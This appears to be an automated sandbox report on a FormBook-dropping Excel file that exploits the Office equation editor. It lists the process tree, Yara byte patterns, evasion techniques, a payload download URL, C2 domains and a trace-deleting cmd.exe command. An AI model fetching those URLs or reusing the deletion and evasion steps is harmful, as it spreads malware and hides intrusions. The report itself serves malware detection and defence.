ID: 323046
Sample Name: Booking Confirmation.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 09:02:15
Date: 26/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Booking Confirmation.xlsx

Overview


General Information

Sample Name:	Booking Confirmation.xlsx
Analysis ID:	323046
MD5:	97ee696e60901e..
SHA1:	89780a503e1b57..
SHA256:	2f2cf9a7f17157fb..
Tags:	Formbook VelvetSweatshop xlsx

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM_3
- Yara detected FormBook
- Drops PE files to the user root direc…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2448 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2536 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2884 cmdline: 'C:\Users\Public\vbc.exe' MD5: 5DEDC928F9F5E3A4C59490E79BCF0773)
    - RegSvcs.exe (PID: 2344 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe MD5: 62CE5EF995FD63A1847A196C2E8B267B)
      - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - raserver.exe (PID: 3024 cmdline: C:\Windows\SysWOW64\raserver.exe MD5: 0842FB9AC27460E2B0107F6B3A872FD5)
          - cmd.exe (PID: 3004 cmdline: /c del 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.2189231166.00000000023CF000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000005.00000002.2218037649.00000000003A0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000002.2218037649.00000000003A0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000005.00000002.2218037649.00000000003A0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x183f9:$sqlite3step: 68 34 1C 7B E1 • 0x1850c:$sqlite3step: 68 34 1C 7B E1 • 0x18428:$sqlite3text: 68 38 2A 90 C5 • 0x1854d:$sqlite3text: 68 38 2A 90 C5 • 0x1843b:$sqlite3blob: 68 53 D8 7F 8C • 0x18563:$sqlite3blob: 68 53 D8 7F 8C
00000004.00000002.2191333109.00000000036C5000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 19 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.RegSvcs.exe.400000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.RegSvcs.exe.400000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14875:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14361:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14977:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x976a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa463:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a517:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b51a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.2.RegSvcs.exe.400000.1.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x175f9:$sqlite3step: 68 34 1C 7B E1 • 0x1770c:$sqlite3step: 68 34 1C 7B E1 • 0x17628:$sqlite3text: 68 38 2A 90 C5 • 0x1774d:$sqlite3text: 68 38 2A 90 C5 • 0x1763b:$sqlite3blob: 68 53 D8 7F 8C • 0x17763:$sqlite3blob: 68 53 D8 7F 8C
5.2.RegSvcs.exe.400000.1.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.RegSvcs.exe.400000.1.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet


Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Signature Overview



- AV Detection
- Exploits
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office equation editor drops PE file

Boot Survival:

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

- Yara detected AntiVM_3
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Injects a PE file into a foreign processes
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique
- Writes to foreign memory regions

Stealing of Sensitive Information:

- Yara detected FormBook

Remote Access Functionality:


- Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 7 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 3 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comm
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1 1 1	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploi Redire Calls/S
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploi Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Disable or Modify Tools 1 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 2	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 7 1 2	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denial Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 2	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downg Insecu Protoc

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	File Deletion 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Base S


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Booking Confirmation.xlsx	31%	Virustotal		Browse
Booking Confirmation.xlsx	25%	ReversingLabs	Document-Word.Trojan.Phishing	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\svchost[1].exe	25%	ReversingLabs	Win32.Trojan.Wacatac	
C:\Users\Public\vbc.exe	25%	ReversingLabs	Win32.Trojan.Wacatac	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.RegSvcs.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
setyourhead.com	1%	Virustotal		Browse
workfinewsdysanotherrainbowlomoyentwsnma.ydns.eu	5%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://workfinewsdysanotherrainbowlomoyentwsnma.ydns.eu/worksdoc/svchost.exe	100%	Avira URL Cloud	malware	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://www.affinitymotorsales.com/kgw/?FN=-ZD4lhJxcp08lll&YPxdA=D+Ti5aR1Wzy55HWIHky6cyQTuFVn7YolhMhL9zo9Uhy0mVzlryEZIhtqzRusDBhtj2h8Dg==	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/	0%	Avira URL Cloud	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	Avira URL Cloud	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
setyourhead.com	34.102.136.180	true	true	• 1%, Virustotal, Browse	unknown
workfinewsdysanotherrainbowlomoyentwsnma.ydns.eu	103.125.191.5	true	true	• 5%, Virustotal, Browse	unknown
affinitymotorsales.com	216.130.188.93	true	true		unknown
www.akmh.pro	unknown	unknown	true		unknown
www.setyourhead.com	unknown	unknown	true		unknown
www.affinitymotorsales.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://workfinewsdysanotherrainbowlomoyentwsnma.ydns.eu/worksdoc/svchost.exe	true	• Avira URL Cloud: malware	unknown
http://www.affinitymotorsales.com/kgw/?FN=-ZD4lhJxcp08lll&YPxdA=D+Ti5aR1Wzy55HWIHky6cyQTuFVn7YolhMhL9zo9Uhy0mVzlryEZIhtqzRusDBhtj2h8Dg==	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000006.00000000.2209444935.000000000A3E9000.00000008.00000001.sdmp	false		high

